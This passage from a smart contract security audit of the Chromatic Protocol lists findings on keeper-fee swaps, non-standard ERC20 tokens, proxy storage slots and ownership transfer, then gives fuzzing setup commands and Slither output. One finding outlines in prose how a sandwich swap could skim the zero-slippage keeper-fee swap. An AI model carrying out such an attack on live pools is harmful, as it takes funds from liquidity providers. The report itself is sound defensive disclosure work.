111
112     uint256 remainedBalance = IERC20(tokenIn).balanceOf(address(
113         ↳ this));
114     if (remainedBalance + amountIn < balance) revert
115         ↳ InvalidSwapValue();
116
117     SafeERC20.safeTransfer(IERC20(tokenIn), msg.sender,
118         ↳ remainedBalance);
119 }
120
121 /**
122  * @dev Executes a Uniswap swap with exact output amount.
123  * @param tokenIn The address of the input token.
124  * @param recipient The address that will receive the output
125  * ↳ tokens.
126  * @param amountOut The desired amount of output tokens.
127  * @param amountInMaximum The maximum amount of input tokens
128  * ↳ allowed for the swap.
129  * @return amountIn The actual amount of input tokens used for the
130  * ↳ swap.
131  */
132
133 function swapExactOutput(
134     address tokenIn,
135     address recipient,
136     uint256 amountOut,

```

```

129     uint256 amountInMaximum
130 ) internal returns (uint256 amountIn) {
131     if (tokenIn == address(WETH9)) return amountOut;
132
133     ISwapRouter.ExactOutputSingleParams memory swapParam =
134     ↳ ISwapRouter.ExactOutputSingleParams(
135         tokenIn,
136         address(WETH9),
137         factory.getUniswapFeeTier(tokenIn),
138         recipient,
139         block.timestamp,
140         amountOut,
141         amountInMaximum,
142         0
143     );
144     return uniswapRouter.exactOutputSingle(swapParam);
145 }

```

The `payKeeperFee()` call will perform a swap using Uniswap converting the Settlement Token paid as fee into WETH. This swap is executed with a `minAmountOut` parameter hardcoded to 0.

Even if in the Arbitrum ecosystem, there is no frontrunning risk per se thanks to the sequencer, here the whole flow can be controlled by a user that can create a smart contract that:

- Executes a swap in the Uniswap pool that swaps the Settlement Token for WETH.
- Calls the `VaultEarningDistributorBase.distributeMakerEarning()` and `VaultEarningDistributorBase.distributeMarketEarning()` functions. Settlement Tokens are swapped for WETH.
- Executes a swap in the Uniswap pool that swaps the WETH for Settlement Tokens, balancing again the Uniswap pool and getting the profit “stolen” from the 2 distribute earning calls.

BVSS:

A0:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:L/R:N/S:U (2.5)

Recommendation:

As this issue can only become a real problem in cases where the **Keeper Fee** is high or in cases where the Uniswap pool has very low liquidity, it is recommended to always ensure that the **Keeper Fee** is not set to a very high value and that the Uniswap pool has enough liquidity. Moreover, setting an appropriate **Earning Distribution Threshold** can also avoid this problem.

Remediation Plan:

SOLVED: The **Chromatic Protocol team** states that they will make sure to follow the different recommendations when setting the **Keeper Fee**.

4.11 (HAL-11) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS - LOW (2.5)

Commit IDs affected:

- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

In the following contract, a call to `approve()` is executed using the `IERC20` interface:

`KeeperFeePayer.sol`

- Line 85:

```
require(IERC20(token).approve(address(uniswapRouter), approve ? type(
uint256).max : 0));
```

In some Ethereum mainnet tokens like `USDT` their `transfer()` and `approve` functions do not return a `bool`:

Listing 22: USDT token transfer function (Line 126)

```
121 /**
122 * @dev transfer token for a specified address
123 * @param _to The address to transfer to.
124 * @param _value The amount to be transferred.
125 */
126 function transfer(address _to, uint _value) public onlyPayloadSize
    ↳ (2 * 32) {
127     uint fee = (_value.mul(basisPointsRate)).div(10000);
128     if (fee > maximumFee) {
129         fee = maximumFee;
130     }
131     uint sendAmount = _value.sub(fee);
132     balances[msg.sender] = balances[msg.sender].sub(_value);
133     balances[_to] = balances[_to].add(sendAmount);
134     if (fee > 0) {
135         balances[owner] = balances[owner].add(fee);
136         Transfer(msg.sender, owner, fee);
```

```

137     }
138     Transfer(msg.sender, _to, sendAmount);
139 }

```

Listing 23: USDT token approve function (Line 199)

```

199 function approve(address _spender, uint _value) public
↳ onlyPayloadSize(2 * 32) {
200
201     // To change the approve amount you first have to reduce the
↳ addresses`
202     // allowance to zero by calling `approve(_spender, 0)` if it
↳ is not
203     // already 0 to mitigate the race condition described here:
204     // https://github.com/ethereum/EIPs/issues/20#issuecomment
↳ -263524729
205     require(!((_value != 0) && (allowed[msg.sender][_spender] !=
↳ 0)));
206
207     allowed[msg.sender][_spender] = _value;
208     Approval(msg.sender, _spender, _value);
209 }

```

IERC20 interface expects a `bool` as a return of the `transfer()` and `approve()` calls. In these situations, if the token used was, for example, a token similar to the USDT mainnet token, the `IERC20.transfer()` or `IERC20.approve()` calls would revert.

BVSS:

A0:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

It is recommended to use OpenZeppelin's `forceApprove()` function instead of `approve()`.

Remediation Plan:

SOLVED: The [Chromatic Protocol team](#) solved the issue by implementing the recommended solution.

Commit ID: [e2a4aa85cfde33384129be744550dc8173df0a57](#).

4.12 (HAL-12) HIGH PROTOCOL UTILIZATION CAN BLOCK MAKERS FROM WITHDRAWING THEIR LIQUIDITY - INFORMATIONAL (0.0)

Commit IDs affected:


- [0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1](#)

Description:

As indicated in the [Chromatic documentation](#), when liquidity is utilized from liquidity bins, the utilization is executed starting with the available liquidity in the bin closest to the index price:



Moreover, as also stated in the [docs](#), while the Chromatic Protocol offers the ability to withdraw liquidity, it's important to note that the process is not always instantaneous. It is necessary to consider the current state of utilization of the bin:



Within the liquidity bin, a portion of the liquidity provided is allocated as maker margin, potentially earmarked for taker's profit based on trading outcomes. This allocation means that you can only withdraw the portion of liquidity that remains unutilized and is freely available for withdrawal.

For example, let's say Alice holds 20 CLB tokens, and she is seeking to reclaim her liquidity.

- However, she discovers that 10 CLB tokens are currently utilized within the bin. Alice can only withdraw the remaining 10 CLB tokens immediately that are not being utilized.
- To ensure a fair and systematic withdrawal process, the Chromatic Protocol adheres to the next oracle round rules.
- For instance, if the next oracle round 1 introduces an additional 2.5 CLB tokens of free liquidity within the bin, Alice can withdraw an amount equivalent to the value of 12.50 CLB tokens, which includes the 10 CLB tokens she previously withdrew plus the additional 2.5 CLB tokens.

Consequently, based on this implementation, it is possible that in periods of high protocol utilization the makers cannot execute a full withdrawal, or that the withdrawals take too long, especially from the lower bins.

BVSS:

A0:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

No action is strictly necessary, merely an informational statement.

Remediation Plan:

SOLVED: The **Chromatic Protocol team** states that the settlement token reservation in the **ChromaticLPLogic contract** is designed to mitigate this issue along with the purpose of rebalancing.

4.13 (HAL-13) MAKER AND MARKET EARNING DISTRIBUTIONS COULD REVERT IF THE SETTLEMENT TOKEN SWAPPED IS NOT IN ANY UNISWAP POOL – INFORMATIONAL (0.0)

Commit IDs affected:

– [0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1](#)

Description:

The `payKeeperFee()` function implemented in the `KeeperFeePayer` contract performs a swap using Uniswap converting the Settlement Token paid as fee into WETH:

Listing 24: `KeeperFeePayer.sol` (Line 101)

```

93 function payKeeperFee(
94     address tokenIn,
95     uint256 amountOut,
96     address keeperAddress
97 ) external returns (uint256 amountIn) {
98     require(keeperAddress != address(0));
99     uint256 balance = IERC20(tokenIn).balanceOf(address(this));
100
101     amountIn = swapExactOutput(tokenIn, address(this), amountOut,
102     ↳ balance);
103
104     // unwrap
105     WETH9.withdraw(amountOut);
106
107     // send eth to keeper
108     //slither-disable-next-line arbitrary-send-eth
109     bool success = payable(keeperAddress).send(amountOut);
110     if (!success) revert KeeperFeeTransferFailure();
111
112     uint256 remainedBalance = IERC20(tokenIn).balanceOf(address(
113     ↳ this));

```

```

112     if (remainedBalance + amountIn < balance) revert
    ↳ InvalidSwapValue();
113
114     SafeERC20.safeTransfer(IERC20(tokenIn), msg.sender,
    ↳ remainedBalance);
115 }
116
117 /**
118  * @dev Executes a Uniswap swap with exact output amount.
119  * @param tokenIn The address of the input token.
120  * @param recipient The address that will receive the output
    ↳ tokens.
121  * @param amountOut The desired amount of output tokens.
122  * @param amountInMaximum The maximum amount of input tokens
    ↳ allowed for the swap.
123  * @return amountIn The actual amount of input tokens used for the
    ↳ swap.
124  */
125 function swapExactOutput(
126     address tokenIn,
127     address recipient,
128     uint256 amountOut,
129     uint256 amountInMaximum
130 ) internal returns (uint256 amountIn) {
131     if (tokenIn == address(WETH9)) return amountOut;
132
133     ISwapRouter.ExactOutputSingleParams memory swapParam =
    ↳ ISwapRouter.ExactOutputSingleParams(
134         tokenIn,
135         address(WETH9),
136         factory.getUniswapFeeTier(tokenIn),
137         recipient,
138         block.timestamp,
139         amountOut,
140         amountInMaximum,
141         0
142     );
143     return uniswapRouter.exactOutputSingle(swapParam);
144 }

```

Although, if the Settlement Token is not part of the Uniswap protocol, this operation will always revert, blocking the distribution of makers and markets.

BVSS:

A0:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to ensure that all the Settlement Tokens registered have their corresponding Uniswap pool.

Remediation Plan:

SOLVED: The **Chromatic Protocol team** states that they will ensure that all the Settlement Tokens registered have their corresponding Uniswap pool.

4.14 (HAL-14) MARKET'S DIAMOND PROXY STORES THE REENTRANCYGUARD STATUS VARIABLE IN THE SLOT 0 - INFORMATIONAL (0.0)

Commit IDs affected:

- [0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1](#)

Description:

The facets `MarketLiquidityFacet`, `MarketTradeFacet` and `MarketLiquidateFacet`, which are part of any `ChromaticMarket` diamond contract inherit from the `OpenZeppelin's ReentrancyGuard` library. This library was not developed to be used with proxies and, consequently, it saves in its storage slot 0 the `uint256 private _status;` variable.

This implementation used in Diamond Proxy facets creates a global lock between the different facets, as was intended and desirable in the first place by the Chromatic development team.

Although, in the realm of smart contracts, and particularly in Solidity, it is essential to emphasize the consideration of storage handling when using proxy contracts.

Primarily, proxy contracts should ideally possess no storage of their own. The reason behind this stems from the fundamental purpose of a proxy contract, which is to delegate calls to an underlying logic contract, hence maintaining minimal functionality itself. This approach simplifies the upgradeability process, as changes to the logic contract do not necessitate modification to the storage layout of the proxy contract.

However, if a proxy contract does require its own storage, it is strongly recommended that the storage slots are positioned randomly or non-consecutively. This tactic mitigates the risk of collision with the storage layout of the logic contract, thereby reducing the potential for

critical issues.

Storage collision can occur when the proxy and logic contracts both attempt to access or modify the same storage slot. This can lead to unpredictable behavior, corrupt data, and in the worst-case scenario, make the contract vulnerable to exploits. The EVM does not differentiate storage spaces of different contracts in a `delegatecall` context. If the storage layouts are not carefully handled, writing to a storage location in the logic contract might unintentionally affect the state of the proxy contract, or vice versa.

With the current implementation, there is no issue as all the facets contains their state stored at random, non-consecutively storage slots except for the `Reentrancy Guard` state variable which was placed intentionally in the slot 0 to create a global Reentrancy lock.

BVSS:

A0:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to consider in future facet additions/upgrades that the slot 0 is currently being used by the `ChromaticMarket` diamond contract in order to avoid any possible storage collision.

Remediation Plan:

SOLVED: The `Chromatic Protocol team` intentionally designed the facets' storage this way and states that they will keep in mind this design in future upgrades.

4.15 (HAL-15) DELETE KEYWORD IS USED DIRECTLY IN AN ENUMERABLESET – INFORMATIONAL (0.0)

Commit IDs affected:

- [bf98735ed4fd229b5b11e27358797d49583b3f89](#)

Description:

In the `LpStateLogic` library, the function `removeBin()` is used to remove a receipt from the `LPState`, cleaning up associated mappings and sets:

Listing 25: `LpStateLogic.sol` (Lines 71,72)

```

64 /**
65  * @dev Removes a receipt from the LPState, cleaning up associated
66  * mappings and sets.
67  * @param s_state The storage state of the liquidity provider.
68  * @param receiptId The ID of the Chromatic LP Receipt to be
69  * removed.
70  */
71 function removeReceipt(LPState storage s_state, uint256 receiptId)
72     internal {
73     ChromaticLPReceipt memory receipt = s_state.getReceipt(
74         receiptId);
75     delete s_state.receipts[receiptId];
76     delete s_state.lpReceiptMap[receiptId];
77
78     EnumerableSet.UintSet storage receiptIdSet = s_state.
79     providerReceiptIds[receipt.provider];
80     //slither-disable-next-line unused-return
81     receiptIdSet.remove(receiptId);
82 }

```

This function makes use of the `delete` keyword to delete the `lpReceiptMap` variable, which is a `EnumerableSet.UintSet` mapping:

Listing 26: LpState.sol (Line 29)

```

7 /**
8  * @title LPState
9  * @dev A struct representing the state of a liquidity provider in
↳ the Chromatic Protocol.
10 * @param market Instance of IChromaticMarket representing the
↳ associated market.
11 * @param feeRates Array of fee rates for different actions within
↳ the liquidity pool.
12 * @param distributionRates Mapping of fee rates to distribution
↳ rates for each action.
13 * @param totalRate Total rate representing the sum of fee rates.
14 * @param clbTokenIds Array of CLB token IDs associated with the
↳ liquidity pool.
15 * @param receipts Mapping of receipt IDs to ChromaticLPReceipts.
16 * @param lpReceiptMap Mapping of receipt IDs to lpReceiptIds
↳ using EnumerableSet.
17 * @param providerReceiptIds Mapping of provider addresses to
↳ receipt IDs using EnumerableSet.
18 * @param pendingAddAmount Amount pending for addition to the
↳ liquidity pool in settlement token.
19 * @param pendingRemoveClbAmounts Mapping of fee rates to pending
↳ amounts for CLB removal.
20 * @param receiptId Current receipt ID for generating new receipts
↳ .
21 */
22 struct LPState {
23     IChromaticMarket market;
24     int16[] feeRates;
25     mapping(int16 => uint16) distributionRates;
26     uint256 totalRate;
27     uint256[] clbTokenIds;
28     mapping(uint256 => ChromaticLPReceipt) receipts; // receiptId
↳ => receipt
29     mapping(uint256 => EnumerableSet.UintSet) lpReceiptMap; //
↳ receiptId => lpReceiptIds
30     mapping(address => EnumerableSet.UintSet) providerReceiptIds;
↳ // provider => receiptIds
31     uint256 pendingAddAmount; // in settlement token
32     mapping(int16 => uint256) pendingRemoveClbAmounts; // feeRate
↳ => pending remove
33     uint256 receiptId;
34 }

```

As stated in the [EnumerableSet.sol#L33-L35 contract](#) trying to delete such a structure from storage will likely result in data corruption, rendering the structure unusable.

In order to clean an `EnumerableSet`, remove all elements one by one or create a fresh instance using an array of `EnumerableSet`.

References:

- [Example issue](#)

BVSS:

A0:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

No action is strictly necessary, as after using the `delete` keyword `EnumerableSet.value()` will return an empty array. Because of this and because the receipt ids are never repeated, meaning that `addReceipt()` will not be called again with the same Chromatic LP Receipt Id, the issue is not currently exploitable. Although, special care should be taken in future contract upgrades.

Remediation Plan:

SOLVED: The `Chromatic Protocol team` solved the issue by implementing the recommended solution.

Commit ID: [902ccbc0c71bcc64b46077bde6c842d099344787](#).

4.16 (HAL-16) LACK OF A DOUBLE-STEP TRANSFEROWNERSHIP PATTERN - INFORMATIONAL (0.0)

Commit IDs affected:

- [bf98735ed4fd229b5b11e27358797d49583b3f89](#):

Description:

The standard [OpenZeppelin's Ownable](#) library allows transferring the ownership of the contract in a single step:

Listing 27: Ownership.sol

```

84 function transferOwnership(address newOwner) public virtual
    ↳ onlyOwner {
85     if (newOwner == address(0)) {
86         revert OwnableInvalidOwner(address(0));
87     }
88     _transferOwnership(newOwner);
89 }
90
91 /**
92  * @dev Transfers ownership of the contract to a new account (`
    ↳ newOwner`).
93  * Internal function without access restriction.
94  */
95 function _transferOwnership(address newOwner) internal virtual {
96     address oldOwner = _owner;
97     _owner = newOwner;
98     emit OwnershipTransferred(oldOwner, newOwner);
99 }

```

If the nominated EOA account is not a valid account, it is entirely possible that the owner may accidentally transfer ownership to an uncontrolled account, losing the access to all functions with the `onlyOwner` modifier.

Code Location:

- [ChromaticLPRegistry](#) contract.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:F/S:C (0.0)

Recommendation:

It is recommended to implement a two-step process where the owner nominates an account and the nominated account needs to call an [acceptOwnership\(\)](#) function for the transfer of the ownership to fully succeed. This ensures the nominated EOA account is a valid and active account. A good code example could be OpenZeppelin's [Ownable2Step](#) contract:

Listing 28: Ownable2Step.sol (Lines 52-56)

```

1 // SPDX-License-Identifier: MIT
2 // OpenZeppelin Contracts (last updated v4.8.0) (access/
↳ Ownable2Step.sol)
3
4 pragma solidity ^0.8.0;
5
6 import "../Ownable.sol";
7
8 /**
9  * @dev Contract module which provides access control mechanism,
↳ where
10 * there is an account (an owner) that can be granted exclusive
↳ access to
11 * specific functions.
12 *
13 * By default, the owner account will be the one that deploys the
↳ contract. This
14 * can later be changed with {transferOwnership} and {
↳ acceptOwnership}.
15 *
16 * This module is used through inheritance. It will make available
↳ all functions
17 * from parent (Ownable).
```



```

18  */
19  abstract contract Ownable2Step is Ownable {
20      address private _pendingOwner;
21
22      event OwnershipTransferStarted(address indexed previousOwner,
↳ address indexed newOwner);
23
24      /**
25       * @dev Returns the address of the pending owner.
26       */
27      function pendingOwner() public view virtual returns (address)
↳ {
28          return _pendingOwner;
29      }
30
31      /**
32       * @dev Starts the ownership transfer of the contract to a new
↳ account. Replaces the pending transfer if there is one.
33       * Can only be called by the current owner.
34       */
35      function transferOwnership(address newOwner) public virtual
↳ override onlyOwner {
36          _pendingOwner = newOwner;
37          emit OwnershipTransferStarted(owner(), newOwner);
38      }
39
40      /**
41       * @dev Transfers ownership of the contract to a new account
↳ (`newOwner`) and deletes any pending owner.
42       * Internal function without access restriction.
43       */
44      function _transferOwnership(address newOwner) internal virtual
↳ override {
45          delete _pendingOwner;
46          super._transferOwnership(newOwner);
47      }
48
49      /**
50       * @dev The new owner accepts the ownership transfer.
51       */
52      function acceptOwnership() external {
53          address sender = _msgSender();
54          require(pendingOwner() == sender, "Ownable2Step: caller is
↳ not the new owner");

```

```
55     _transferOwnership(sender);  
56 }  
57 }
```

Remediation Plan:

SOLVED: The [Chromatic Protocol team](#) solved the issue by implementing the recommended solution.

Commit ID: [46873328cb11d71a3724c5d213dba38d62efb3a9](#).

4.17 (HAL-17) FLOATING PRAGMA – INFORMATIONAL (0.0)

Commit IDs affected:

- [0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1](#)
- [8085e9fd57b831c9a2a5c4038c87eeb67ba2cafe](#)

Description:

Contracts should be deployed with the same compiler version and flags used during development and testing. Locking the pragma helps to ensure that contracts do not accidentally get deployed using another pragma. For example, an outdated pragma version might introduce bugs that affect the contract system negatively.

Code Location:

All the contracts in the [chromatic-protocol/contracts](#) and [chromatic-protocol/liquidity-provider](#) repositories are using a floating pragma:
`pragma solidity >=0.8.0 <0.9.0;`

BVSS:

A0:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

Consider locking the pragma version in the smart contracts. It is not recommended to use a floating pragma in production.

For example: `pragma solidity 0.8.20;`

Remediation Plan:

SOLVED: The **Chromatic Protocol team** solved the issue by implementing the recommended solution.

Commit IDs:

- [341ec598b694e37093f3b85446451fb429dd5b08.](#)
- [341ec598b694e37093f3b85446451fb429dd5b08.](#)



RECOMMENDATIONS OVERVIEW



1. Add the `nonReentrant` modifier to all the `ChromaticVault` external functions, especially to the `addLiquidity()` function.
2. Delete each receipt id individually right after the `_claimLiquidity()` call, directly in each loop iteration.
3. Delete each receipt id individually right after the `_withdrawLiquidityBatch()` call, directly in each loop iteration.
4. Add a check to the `MarketLiquidityFacet.removeLiquidityBatch()` function that ensures that no fees are repeated within the `int16[] calldata tradingFeeRates` array.
5. Implement a global lock between the `ChromaticVault` contract and the different `ChromaticMarket` facets.
6. Avoid registering as a settlement token any `ERC777` or any token with on-transfer hooks.
7. Set a gas limit to the try callback in the `MarketTradeFacetBase._callClaimPositionCallback()` function. The gas limit selected should be enough to handle any legit callback operation, i.e., removing a position id.
8. Add the suggested `if` code block to the `ChromaticVault.onClaimPosition()` function.
9. Avoid registering any double entry-point token as a Settlement Token in the Chromatic Protocol.
10. Always ensure that the `Keeper Fee` is not set to a very high value and that the Uniswap pool has enough liquidity.
11. Use `OpenZeppelin's forceApprove()` function instead of `approve()`.
12. Ensure that all the Settlement Tokens registered have their corresponding Uniswap pool.
13. Consider in future facet additions/upgrades that the slot 0 is currently being used by the `ChromaticMarket` diamond contract in order to avoid any possible storage collision.
14. Implement a two-step process where the owner nominates an account and the nominated account needs to call an `acceptOwnership()` function for the transfer of the ownership to fully succeed.
15. Consider locking the pragma version in the smart contracts.



FUZZ TESTING



Fuzz testing is a testing technique that involves sending randomly generated or mutated inputs to a target system to identify unexpected behavior or vulnerabilities. In the context of smart contract assessment, fuzz testing can help identify potential security issues by exposing the smart contracts to a wide range of inputs that they may not have been designed to handle.

In this assessment, we conducted comprehensive fuzzing tests on the Chromatic Protocol contracts to assess their resilience to unexpected inputs. Our goal was to identify any potential vulnerabilities or flaws that could be exploited by an attacker or any wrong or unintended logic.

The following section provides a detailed description of the fuzzing methodology we used and the tools we employed. We believe that this information will be useful in helping the development team to understand and address the identified vulnerabilities, thereby improving the overall security posture of the protocol.

Foundry is a smart contract development toolchain, and it was used to perform all the [fuzz testing](#).

6.1 FUZZ TESTING SCRIPTS

In order to perform the fuzz testing, 5 different files were created:

- `Fuzzer.sol`: Implements the core logic of the fuzzer.
- `FuzzHelper.sol`: Implements all the wrappers used to call the different functions in the protocol. The whole project deployment is also defined in this file.
- `FuzzProperties.sol`: Implements all the functions used to test different properties/invariants.
- `FuzzRandomizer.sol`: Contract used to generate random numbers.
- `FuzzStorage.sol`: Contract used to hold the storage of the fuzzer.

These files were pushed to the following repository:

[Halborn_Chromatic_Fuzzer](#)

6.2 SETUP INSTRUCTIONS

To run the fuzzer a single run:

Listing 29

```
1 export FUZZ_ENTROPY=$(echo -n $RANDOM);forge test -vvvv --match-  
↳ contract Fuzzer --match-test test_all_properties
```

To run the fuzzer with 10 runs:

Listing 30

```
1 for i in `seq 1 10`; do export FUZZ_ENTROPY=$(echo -n $RANDOM);  
↳ forge test -vv --match-contract Fuzzer --match-test  
↳ test_all_properties; done
```



AUTOMATED TESTING



7.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their ABIS and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Slither results:

- **ChromaticMarketFactory.sol**

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- **ChromaticMarket.sol**

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- **ChromaticVault.sol**

No relevant issues found by Slither.

- **CLBToken.sol**

No relevant issues found by Slither.

- **KeeperFeePayer.sol**

No relevant issues found by Slither.

- **MarketDiamondCutFacet.sol**

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- **MarketLensFacet.sol**

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- **MarketSettleFacet.sol**

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- **MarketLiquidateFacet.sol**

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- **MarketLiquidityFacet.sol**

INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: <https://github.com/cryptic/slither/wiki/Detector-Documentation#uninitialized-local-variables>

- **MarketStateFacet.sol**

INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: <https://github.com/cryptic/slither/wiki/Detector-Documentation#uninitialized-local-variables>

- **MarketTradeFacet.sol**

INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,lpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: <https://github.com/cryptic/slither/wiki/Detector-Documentation#uninitialized-local-variables>

- **GelatoLiquidator.sol**

INFO:Detectors:
AutomateReady._transfer(uint256,address) (contracts/core/automation/gelato/AutomateReady.sol#55-62) sends eth to arbitrary user
Dangerous calls:
(success) = feeCollector.call{value: _fee}() (contracts/core/automation/gelato/AutomateReady.sol#57)
Reference: <https://github.com/cryptic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations>
INFO:Detectors:
AutomateReady.constructor(address,address) (contracts/core/automation/gelato/AutomateReady.sol#36-47) ignores return value by (dedicatedMsgSender,None) = IOpsProxyFactory(opProxyFactoryAddress).getProxyOf(_taskCreator) (contracts/core/automation/gelato/AutomateReady.sol#46)
Reference: <https://github.com/cryptic/slither/wiki/Detector-Documentation#unused-return>

- **GelatoVaultEarningDistributor.sol**

INFO:Detectors:
AutomateReady._transfer(uint256,address) (contracts/core/automation/gelato/AutomateReady.sol#55-62) sends eth to arbitrary user
Dangerous calls:
(success) = feeCollector.call{value: _fee}() (contracts/core/automation/gelato/AutomateReady.sol#57)
Reference: <https://github.com/cryptic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations>
INFO:Detectors:
AutomateReady.constructor(address,address) (contracts/core/automation/gelato/AutomateReady.sol#36-47) ignores return value by (dedicatedMsgSender,None) = IOpsProxyFactory(opProxyFactoryAddress).getProxyOf(_taskCreator) (contracts/core/automation/gelato/AutomateReady.sol#46)
Reference: <https://github.com/cryptic/slither/wiki/Detector-Documentation#unused-return>

- **ChainlinkFeedOracle.sol**

No relevant issues found by Slither.

- **ChromaticRouter.sol**

No relevant issues found by Slither.

- **ChromaticLens.sol**

No relevant issues found by Slither.

- **ChromaticAccount.sol**

No relevant issues found by Slither.

- **AccountFactory.sol**

No relevant issues found by Slither.

- **ChromaticBP.sol**

No relevant issues found by Slither.

- **ChromaticBPFactory.sol**

No relevant issues found by Slither.

- **ChromaticLP.sol**

No relevant issues found by Slither.

- **ChromaticLPRegistry.sol**

No relevant issues found by Slither.

- `ChromaticLPLogic.sol`

No relevant issues found by Slither.

- They send of Ether to an arbitrary destination issue and the unused returns are false positives.
- The uninitialized state variables can also be considered false positives.
- No major issues were found by Slither.



THANK YOU FOR CHOOSING

// HALBORN

